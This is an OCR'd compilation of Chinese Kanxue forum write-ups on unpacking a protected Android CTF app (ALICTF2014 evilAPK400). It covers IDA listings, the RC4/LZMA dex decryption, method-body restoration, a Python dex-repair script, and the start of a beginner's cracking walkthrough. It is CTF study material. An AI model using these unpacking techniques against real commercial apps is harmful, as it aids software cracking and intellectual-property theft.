LOAD:00007BF0                 DCD 0x10B9AFF, 0xCBD8556F, 0x933ADAA8, 0x6F4BF678, 0x575736DB
LOAD:00007BF0                 DCD 0x1A176C8F, 0x23D7D64B, 0xD0B37DC, 0xAF28B797, 0xD35B2A91
LOAD:00007BF0                 DCD 0x8368FA94, 0xB74CF776, 0x564B0E33, 0x716BA1E7, 0xF3BE56E9
LOAD:00007BF0                 DCD 0xD36D29DC
LOAD:00007DD4 ; ---------------------------------------------------------------------------
```

图 6 脱壳前

```
.text&.ARM.extab:00007BEC
.text&.ARM.extab:00007BEC                 EXPORT _dHm_iWweXTSblxDrJH_LYxAJfjMaJYeNBVHdJKbHQbM_TttSKS_y
.text&.ARM.extab:00007BEC _dHm_iWweXTSblxDrJH_LYxAJfjMaJYeNBVHdJKbHQbM_TttSKS_y
.text&.ARM.extab:00007BEC                                         ; CODE XREF: sub_DB88+640↓p
.text&.ARM.extab:00007BEC                                         ; sub_DB88+9DC↓p ...
.text&.ARM.extab:00007BEC                 STMFD           SP!, {R4,R5} ; [dHm[iWweXTSblxDrJH_LYxAJfjMaJYeNBVHdJKbHQbM[TttSK
.text&.ARM.extab:00007BF0                 LDRB            R3, [R1,#2]
.text&.ARM.extab:00007BF4                 LDRB            R5, [R1,#1]
.text&.ARM.extab:00007BF8                 LDRB            R4, [R1]
.text&.ARM.extab:00007BFC                 LDRB            R12, [R1,#3]
.text&.ARM.extab:00007C00                 MOV             R3, R3,LSL#16
.text&.ARM.extab:00007C04                 ORR             R3, R3, R5,LSL#8
.text&.ARM.extab:00007C08                 ORR             R3, R3, R4
.text&.ARM.extab:00007C0C                 ORR             R3, R3, R12,LSL#24
.text&.ARM.extab:00007C10                 STR             R3, [R0,#4]
.text&.ARM.extab:00007C14                 LDRB            R3, [R1,#6]
.text&.ARM.extab:00007C18                 LDRB            R5, [R1,#5]
.text&.ARM.extab:00007C1C                 LDRB            R4, [R1,#4]
.text&.ARM.extab:00007C20                 LDRB            R12, [R1,#7]
.text&.ARM.extab:00007C24                 MOV             R3, R3,LSL#16
.text&.ARM.extab:00007C28                 ORR             R3, R3, R5,LSL#8
.text&.ARM.extab:00007C2C                 ORR             R3, R3, R4
.text&.ARM.extab:00007C30                 ORR             R3, R3, R12,LSL#24
.text&.ARM.extab:00007C34                 STR             R3, [R0,#8]
.text&.ARM.extab:00007C38                 LDRB            R3, [R1,#0xA]
.text&.ARM.extab:00007C3C                 LDRB            R5, [R1,#9]
.text&.ARM.extab:00007C40                 LDRB            R4, [R1,#8]
.text&.ARM.extab:00007C44                 LDRB            R12, [R1,#0xB]
.text&.ARM.extab:00007C48                 MOV             R3, R3,LSL#16
.text&.ARM.extab:00007C4C                 ORR             R3, R3, R5,LSL#8
.text&.ARM.extab:00007C50                 ORR             R3, R3, R4
.text&.ARM.extab:00007C54                 ORR             R3, R3, R12,LSL#24
.text&.ARM.extab:00007C58                 STR             R3, [R0,#0xC]
.text&.ARM.extab:00007C5C                 LDRB            R3, [R1,#0xE]
```

图 7 脱壳后

四、参考文献

Linker.c、dlfcn.c 源码
http://bbs.pediy.com/showthread.php?t=192874
http://bbs.pediy.com/showthread.php?t=190384&viewgoodnees=1&prefixid=
http://bbs.pediy.com/showthread.php?t=193720&viewgoodnees=1&prefixid=

脱 dex 文件

ALICTF2014 evilAPK400 完整脱壳分析

1 简述

该 apk 使用 libmobisec.so 函数实现对 dex 的解密还原。真正的 dex 为 assets 目录下的 cls.jar 和 jute.data 文件。

本分析文档主要用于讨论脱壳方面的技术，并非以获取该 APK 的登录密码为目的。所以虽然可以使用很多动态的 Android 分析工具进行 API 跟踪，然后快速得到登录密码，但是我还是选择进行静态脱壳，毕竟没参加比赛，不用担心时间限制啊~

分析文档只涉及核心逻辑，具体细节需要结合 libmobisec.idb 文档阅读，里面注释还是很详细的。

2 分析

2.1 初探

关键函数在 sub_24c84(我改名为了 keyFunction)，该函数进行一些准备工作后，就会在偏移值 0x24eca 处调用 parse_dex 函数(偏移值为 0x26398)。此函数就是整个 dex 解密的核心函数！下面对它进行详细分析。

2.1.1 openWithHeader 函数解析

首先在 0x269c8 调用 openWithHeader 函数。该函数的详细实现在 0x285f0 处，它的功能如下：

①获取真正的 cr4 解密 key；

②打开并 mmap cls.jar，使用真正的 key 对 cls.jar 进行 cr4 解密，然后解压，解压算法为 lzma，处理后的数据重新 mmap；

③munmap 掉第一次 mmap 的内存，将解密、解压后的 cls.jar（就是一个 dex 文件）的首地址存放到 struct1.cls_jar_mmap_addr 中，将它的大小存放到 struct1.umcompress_size 中；

Struc1 为一个辅助结构它的内容如下：

```
typedef struct struct1
{
    int mmap_size  ; //文件 mmap 大小,需要注意的是，在 cls.jar 操作中它的大小刚好比 unpacksize 的大小多 0x10,这是由 mmap 时的参数造成的！详情参见 idb
    void* file_mmap_addr;  //这个文件 mmap 在内存中的首地址，对于 cls.jar 其向后偏移 0x10 才是 dex.035 的开始地址！
    void* file_path ; //file 的绝对路径
};
```

④返回 struct1.cls_jar_mmap_addr 值,并将上层参数 r2 赋值为；struct1.umcompress_size, 及 r1 赋值为 cls_jar_mmap_addr；

如何获取真正的 cr4 解密 key?

在 ali::decryptRc4 函数中，先获取原 apk 的 classes.dex 的 crc32 校验码(32bit),然后将一个硬编码的 0x18 字节的字符串按 4 字节为单位依次同 crc32 结果进行异或运算。运算得到的 0x18 字节的字符串就是真正的 rc4 解密密钥。

为了以后叙诉的方便，将解密、解压后的 cls.jar 称作 cls.dex。

2.1.2 反射调用 openDexFile 函数加载 cls.dex

鉴于篇幅有限，这里就不详细说明了，大家可以直接移步到 jack_jia 大牛的博客：

http://blog.csdn.net/androidsecurity/article/details/9674251

需要提及一点，就是 openDexFile 加载、解析完 cls.dex 之后，会在内存重新生成一个经过优化后的 cls.dex。之后的操作，都是针对这个优化后的 cls.dex 的。我们可以在 libmobisec 的 0x27b14 下断，r0 的值为 openDexFile 加载、解析后的 cls.dex 的开始地址，dump 出来即可。

大家可以查看 openDexFile 函数的具体实现，源码在：

dalvik2\vm\native\dalvik_system_DexFile.cpp

关键函数在 dvmRawDexFileOpenArray(pBytes, length, &pRawDexFile)，他完成加载和解析工作。需要注意的是其中的 dvmPrepareDexInMemory 函数会调用 rewrite 函数，这又是需要重点关心的函数。这个函数完成 dex 的优化，认证，以及所有类的加载(loadAllClasses)和部分 inline 方法的加载。说个题外话，可以从 loadAllClasses 函数看出，对于 dalvik 虚拟机而言，它在解析 dex 文件的时候会且仅会把所有的 DexclassDef 结构加载到内存，而只有在使用到某个类的方法的时候才会具体地加载这个方法！这貌似就是之前有人提及过的基于方法粒度的 dex 加密的前提吧。

按照正常情况，分析到此，就已经可以在 openDexFile 函数下断点，dump 出解密后的 dex 了。但是，现实很残酷，我们将 dump 出来的 dex,使用 backsmali 反编译为 smali 文件，得到的却是如下结果：

```
.class public Lcom/ali/encryption/MainActivity;
.super Landroid/app/Activity;


# direct methods
.method public constructor <init>()V
    .registers 2

    new-instance v0, Ljava/lang/RuntimeException;

    invoke-direct {v0}, Ljava/lang/RuntimeException;-><init>()V

    throw v0
.end method

.method private a()V
    .registers 2

    new-instance v0, Ljava/lang/RuntimeException;

    invoke-direct {v0}, Ljava/lang/RuntimeException;-><init>()V

    throw v0
.end method

.method static synthetic a(Lcom/ali/encryption/MainActivity;)V
    .registers 2

    new-instance v0, Ljava/lang/RuntimeException;

    invoke-direct {v0}, Ljava/lang/RuntimeException;-><init>()V

    throw v0
.end method

```

所有类的所有方法都被替换成了上面这种形式！显然，得到的 cls.dex 并非一个完整的 dex 文件，它真正的方法都被替换掉了！

看来脱壳过程不是想象中的那么简单啊。没办法，继续看 libmobisec 的代码。

2.1.3 ali::dex_juicer.patch 函数分析

在加载完 cls.dex 之后，会接着执行 ali::dex_juicer_patch 函数。从名字就可以看出它是在对 dex 进行修补工作。继续分析，总结此函数的功能如下：

①使用同样的方式解密解压 juice.data 文件，得到文件 decrypted_juice；
②通过一系列算法将 decrypted_juice 同 cls.dex 结合在一起，组合成为完整的 dex.

可以在 libmobisec 的 0x27b60 下断，此时的 r5 为 juicer.data 解密后的首地址，r3 为解密后的长度，dump 出来，保存为 decrypted_juice 即可。

第二个功能总结起来就一句话，但实际情况很复杂，我最初就卡在了 0x2a79c 的函数上(函数名原来是 sub_2a79c，后来直到大牛 Flanker_017 发了一份某个复旦大牛的解密算法后，才发现它原来就是 readUleb128 函数！这可能就是一个人进行分析时面临的最大问题——思维固化。听说那位大牛是初次接触 android 就把它给逆出来了，我……只能给他跪下~)。当然，理解了这个函数，并不意味着，就可以轻松的进行 dex 还原了。挑战才刚刚开始！

如果仅仅看它的那些解密函数，是很难得到有用的信息的。我分析了一天都没理出个头绪。本着一切问题睡一觉之后都能解决的原则，我一觉睡到了第二天下午~~果然，灵感来了！

2.2 换个角度分析问题

回顾 2.1.2，我发现所有的方法都被替换成了 RuntimeException。现在，我们换个角度，不从逆向的角度来思索问题，转而从加固者的角度来思索：如何才能实现 2.1.2 的情况。

首先，我们需要认真的分析 2.1.2 所展示出来的信息，总结一下：

①cls.dex 包含了所有的类和方法，只是每个方法的真正代码都被替换了；
②所有的方法都被替换成了 RuntimeException，但是，如果细心一点，就可以发现，它们并不是完全相同的！如 MainActivity.onCreate 方法的 registers 为 3，而 MainActivity.<init>方法的 registers 为 2。

如果了解 dex 文件结构的话，我相信大家此时已经豁然开朗：我们只需要将每个 DexMehtod 对应的 DexCode 结构体篡改为 2.1.2 的模式就可以了！至于修复，将 DexMehtod 的 codeOff 偏移值做个重定位，指向真正的 DexCode，不就 OK 了？

事实是我们猜想的那样么？这就需要获取每个 method 对应的 DexCode 进行验证了。

2.2.1 获取 DexCode

要想获取 DexCode 结构体，看雪 Xbalien 的一篇关于 dalvik 自篡改的文章可以提供思路：

http://bbs.pediy.com/showthread.php?t=176732

总结一下，要找到 A 类的 B 方法对应的 DexCode 结构体(为了简便，这里省去了方法声明的匹配，原理是一样的，可根据需要自行添加)那么步骤如下：

①获取 A 类名对应的字符串 ID——A_class_stringID 和 B 方法名对应的字符串 ID——B_method_stringID;

②获取 A_class_stringID 对应的 A_class_typeID;

③获取 A_class_typeID 对应的 DexClassDef 结构体的起始地址 A_classDefAddr;

④根据 A_class_typeID 和 B_method_stringID 获取 B_methodID;

⑤根据 A_classDefAddr 和 B_methodID 获取 B_codeOff，它指向的就是 dexCode 结构体。

为了方便大家理解和测试，我在附件中提供了读取 codeOff 的完整源码，这是用标准 c 库写的，linux 和 windows 都可编译，只需要将 main 函数中的 classname_string 和 methodname_string 根据自己的需要进行赋值即可。运行效果如下：

```
classname is : Lcom/ali/encryption/MainActivity;
methodname is : <init>
class stringID is: 505
class typeId is: 238
method stringID is: 130
methodId is 1486
codeOff is: f85c
```

通过查询不同的 method 的 DexCode，得出结论：我们的猜想成立！它是将所有方法的 DexCode 结构体都改成了如下结构：

```
MainAcrivity.<init>的 dexcode
Offset      0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F

0000F850                                          02 00 01 00
0000F860   01 00 00 00 00 00 00 00  06 00 00 00 22 00 17 01              "
```

```
0000F870   70 10 20 06 00 00 27 00  02 00 01 00 01 00 00 00   p     '
0000F880   00 00 00 00 06 00 00 00  22 00 17 01 70 10 20 06         "   p
0000F890   00 00 27 00 02 00 01 00  01 00 00 00 00 00 00 00    '
0000F8A0   06 00 00 00 22 00 17 01  70 10 20 06 00 00 27 00       "   p
```

registersize 和 inssize 会根据具体地函数进行相应的变化，除此之外，都相同。

2.2.2 修复 dex

在前面说过，将 DexMehtod 的 codeOff 偏移值做个重定位，指向真正的 DexCode 就可以完成修复了。libmobisec 中的代码也印证了此想法：

ali::dex_juicer_patch 部分代码节选：

注意：由于当时分析的时候，命名规则有点乱，可能会给各位观众大老爷带来困扰，这里的 juicerdata 就是 decrypted_juice；dex 就是 cls.dex；ali::juiceMem 就是 decrypted_juice 在内存中的首地址

```
.....
juiceMem[0] = *ali::juiceMem;  //0x401
juiceMem[1] = ali::juiceMem[1]; //0x8a8
juice_mmap_addr_Plus_0x?_ptr = (int)(ali::juiceMem + 2);
if ( juiceMem[0] > 0x1FC00000 )
  m_0x1004 = -1;
else
  m_0x1004 = 4 * juiceMem[0];
juiceDexCodeOff = juiceMem[1];
ali::orgOffset = operator new[](m_0x1004);
while ( v9 != juiceMem[0] )
{
  dex_offset_sum += readUleb128((int **)&juice_mmap_addr_Plus_0x?_ptr);
  data_offset = readUleb128((int **)&juice_mmap_addr_Plus_0x?_ptr);
```

```
      orgOffset_new0x1004 = ali::orgOffset;
      cur_dexaddr = dexStartAddr + dex_offset_sum;
      data_offset_sum += data_offset;
      *(_DWORD *)(orgOffset_new0x1004 + 4 * v9++) = readUleb128((int **)&cur_dexaddr);// 这
个 new_0x1004 的数据有什么作用？我们在这里给他赋了值，但是却不知道在哪个地方需要用到他！
      changeCodeOffInDex(
        dexStartAddr,
        dex_offset_sum,
        (char *)ali::juiceMem + data_offset_sum + juiceDexCodeOff - dexStartAddr);
/* 第三个参数很有意思，需要我们好好分析。首先它是 4 个变量的运算结果，但是注意，这 4 个变量
中，ali::juiceMem, juiceDexCodeOff 以及 dexStartAddr 均是确定的值，只有 dats_offset_sum 会不停
变化。经过分析，发现第三个参数其实就是一个偏移值，这个偏移值表示的是 juicerData 中的某个
DexCode 数据的地址较 dexStartAddr 的偏移距离。*/
    }
    result = 0;
  }
  return result;
```


进一步分析 chageCodeOffInDex，它的代码翻译过来如下：

```
ChangeCodeOffInDex(void* dexStartAddr, int dex_offset_sum, int rel_off){
    dexStartAddr [dex_off_sumd] = (rel_off & 0x7F) | 0x80
    dexStartAddr [dex_off_sumd+1] = ((rel_off >>7)&0x7F) | 0x80
    dexStartAddr [dex_off_sumd+2] = ((rel_off >>14)&0x7F) | 0x80
    dexStartAddr [dex_off_sumd+3] = ((rel_off >>21)&0x7F) | 0x80
    dexStartAddr [dex_off_sumd+4] = ((rel_off >>28)&0x7F)
}
```

很明显就是一个 uleb128 的数据。

再详细解释下 decrypted_juice 的文件结构：

patchCount



这里 patchCount = 0x401, constOffset = 0x8a8。这两个参数都是固定的，前者表示共有多少个 dexCode 需要重定位，后者为 0x401 个使用 uleb128 编码的 dexOffset+ dataOffset 所占用的总共字节大小(其实它们真正的大小为 0x8a5，不过为了 4 字节对齐所以填充为 0x8a8 字节)。第一个 dexOffset 表示 cls.dex 中的第一个 method 的 codeOff 变量的地址较 dexStartAddr 的偏移值，之后的 dexOffset 都是相对于第一个 codeOff 地址的**增量**。同理第一个 dataOffset 表示 decrypted_juice 中的第一个 real_dexCode 的地址较 decrypted_juice 的偏移值，之后的 dataOffset 都是相对于第一个 real_dexCode 地址的增量。

其实只要画个内存的草图就很容易理解了。虽然 cls.dex 与 decrypted_juice 在内存中并不连续，但由于 decrypted_juice 中存放的真正有用的信息仅仅是 dexCode，所以只要将 cls.dex 中每个 method 的 codeOff 重定向到 decrypted_juice 中相应的 dexCode 就可以了。

3 修复

修复的话就很简单了，时间有限，我就不用 C 重写修复代码了，这里直接贴上那位牛人的 python 代码(为了方便理解，我做了一点点修改）：

```
import struct


# return value, length
def readLEB128(data,pos):
```

```
    length = 0
    tp = pos
    val = 0
    for i in xrange(5):
        val |= (data[tp] & 0x7F) << (7*i)
        length += 1
        if data[tp] & 0x80:
            tp += 1
        else:
            break
    return val, length

data = bytearray(open('decrypted_juice','rb').read())
dex = bytearray(open('cls.dex','rb').read())

patch_count, data_offset = struct.unpack('<II',data[:8])
dexlen = len(dex)

pos = 8
dex_off_sumd = 0
data_off_sumd = 0
for i in xrange(patch_count):
    dex_off, skip = readLEB128(data, pos)
    dex_off_sumd += dex_off
    pos += skip
    data_off, skip = readLEB128(data, pos)
    data_off_sumd += data_off
    pos += skip
```


```
    reloff = dexlen + data_offset  + data_off_sumd

    dex[dex_off_sumd] = (reloff & 0x7F) | 0x80
    dex[dex_off_sumd+1] = ((reloff>>7)&0x7F) | 0x80
    dex[dex_off_sumd+2] = ((reloff>>14)&0x7F) | 0x80
    dex[dex_off_sumd+3] = ((reloff>>21)&0x7F) | 0x80
    dex[dex_off_sumd+4] = ((reloff>>28)&0x7F)

with open('fixed.dex','wb') as fp:
    fp.write(dex)
    fp.write(data)
```

马上使用 dex2jar 反编译 fixed.dex，得到的 smali 代码如下：


```
.class public Lcom/ali/encryption/MainActivity;
.super Landroid/app/Activity;


# direct methods
.method public constructor <init>()V
    .registers 1

    invoke-direct {p0}, Landroid/app/Activity;-><init>()V

    return-void
.end method

.method private a()V
    .registers 6

    invoke-static {}, Landroid/support/v4/app/qn;->a()Z

    move-result v4

    invoke-static {v4}, Landroid/support/v4/app/qn;->b(I)V

    invoke-static {}, Lcom/ali/encryption/gn;->a()Z

    move-result v3

    invoke-static {v3}, Lcom/ali/encryption/gn;->b(I)V

```

解密成功！

不过，分析 smali 代码相对来说效率还是比较低的。最好能转换成 java。果断使用 dex2jar，结果悲剧了：



从上图可以看出 android.support.v4.app.qn 的 testdex2jarcrash 方法造成了 dex2jar 的崩溃。凭直觉，不可能只有这一个 testdex2jarcrash 方法，找出 smali 文件中的所有 testdex2jarcrash 方法，删掉后（最好改为无用函数），重新生成 dex 文件(这里推荐使用 android 逆向助手，集成化逆向分析工具，很方便，需要的话大家可以自行百度)。再次使用 dex2jar 完美编译，然后使用 jd-jui 打开就可得到 java 源码了：



鉴于 jeb 比 jd-gui 功能更强大，大家可直接将修复后的 dex 放到 jeb 进行分析。

至此整个脱壳工作告一段落。剩下的获取登录密码什么的，就交给各位去练手啦。

4 总结

说句实话，要完成此 APK 的脱壳所需要的技术、知识还是很多的：动态调试，静态分析，熟悉 dex 文件结构，熟悉 Android dex 动态加载机制，甚至于了解 dex2jar 等逆向工具的缺陷等等等等。不过收获自不用说，对 dex 的加固算是正式入门了`(*∩_∩*)′ 。

其实我这段时间一直研究的是 so 的加壳，但此 APK 并没有使用任何的 so 加固技术，可能是为了降低比赛难度吧，但还是有一种一拳打到空气上赶脚~算了，等以后有机会，再总结下 so 的加固技术吧。

当然了，分析的过程中肯定离不开各位小伙伴的帮助，我就不一一点名啦(主要是怕漏掉某个小伙伴，那就惨了~)。文中也肯定有很多不对的地方，希望各位大牛能慷慨指点，不胜感激！

http://www.cnblogs.com/wanyuanchun/p/4015615.html

大盗不操戈——新手如何做 APK 破解


标 题: 【原创】大盗不操戈——新手如何做 APK 破解
作 者: QEver
时 间: 2014-09-30,18:18:00
链 接: http://bbs.pediy.com/showthread.php?t=192865

传说是阿里的什么竞赛(百度到的地址~http://alictf.com/)，因为已经是工作的人了，也就没怎么关注，前一段时间从朋友手中拿到的 apk，简单看了一下。

刚刚看到有人发了这个 APK 的脱壳教程(http://bbs.pediy.com/showthread.php?t=192836)，我也简单来说说 对于一个新手，这道题目怎么解吧，甚至连 ARM 汇编都不需要掌握，只要了解一些 APK 和调试的基础知识就行了。程序下载附在最后

需要的工具呢，android sdk 全套是必须的。因为这 apk 一装进我手机里面就各种崩溃，所以需要一个 Android4.0 以上的虚拟机，配套的 DDMS，Java 环境等，就不多说了。然后 IDA，需要一些 Android 调试的知识，知道 ARM 中函数调用的概念和形式，OK，可以开工了。

1. 拿到 APK 的第一件事，习惯性地解压缩，看看里面的文件：



注意到 classes.dex 文件大小只有 1KB，就应该猜到关键点不是 Java 代码了，那就肯定是在 lib 里面实现了动态加载。

2. 动态跑一下程序，发现界面很普通，就是输入一个密码，然后点登陆。打开 monitor(sdk/tools/monitor<.bat>)会发现有很多 debug 信息（放水？）


```
D   09-30 05:17:10.229   1253   1253   com.ali.encryption   debug   enter parse_dex
D   09-30 05:17:10.229   1253   1253   com.ali.encryption   debug   dex magic ♦ ♦ ♦ y ^ 1 ♦
D   09-30 05:17:10.239   1253   1253   com.ali.encryption   debug   apkPah:/data/app/com.ali.encryption-1.apk
D   09-30 05:17:10.239   1253   1253   com.ali.encryption   debug   crc:ce9a06d1
D   09-30 05:17:10.239   1253   1253   com.ali.encryption   debug   DURATION: 5.645ms
D   09-30 05:17:10.239   1253   1253   com.ali.encryption   debug   decrypted len:21290
D   09-30 05:17:10.239   1253   1253   com.ali.encryption   debug   after decrypt dex magic ]
D   09-30 05:17:10.239   1253   1253   com.ali.encryption   debug   unpackSize: 105716
D   09-30 05:17:10.309   1253   1253   com.ali.encryption   debug   DURATION: 66.960ms
D   09-30 05:17:10.309   1253   1253   com.ali.encryption   debug   after uncompressed dex magic d e x
D   09-30 05:17:10.309   1253   1253   com.ali.encryption   debug    0 3 5
D   09-30 05:17:10.449   1253   1253   com.ali.encryption   debug   enter dex_juicer_patch 0xaa3c9008, 105716
D   09-30 05:17:10.449   1253   1253   com.ali.encryption   debug   dex magic ♦ ♦ ♦ y ^ ]
D   09-30 05:17:10.469   1253   1253   com.ali.encryption   debug   crc:ce9a06d1
D   09-30 05:17:10.529   1253   1253   com.ali.encryption   debug   DURATION: 3.971ms
D   09-30 05:17:10.529   1253   1253   com.ali.encryption   debug   decrypted len:33717
D   09-30 05:17:10.529   1253   1253   com.ali.encryption   debug   after decrypt dex magic ]
D   09-30 05:17:10.529   1253   1253   com.ali.encryption   debug   unpackSize: 90264
D   09-30 05:17:10.579   1253   1253   com.ali.encryption   debug   DURATION: 40.990ms
D   09-30 05:17:10.579   1253   1253   com.ali.encryption   debug   after uncompressed dex magic □ □
D   09-30 05:17:10.579   1253   1253   com.ali.encryption   debug   mapped juice to 0xaa3e6000 with size 90264
D   09-30 05:17:10.579   1253   1253   com.ali.encryption   debug   exit parse_dex
```

发现整个流程已经写得非常明白了。抓住其中的一些重点例如：

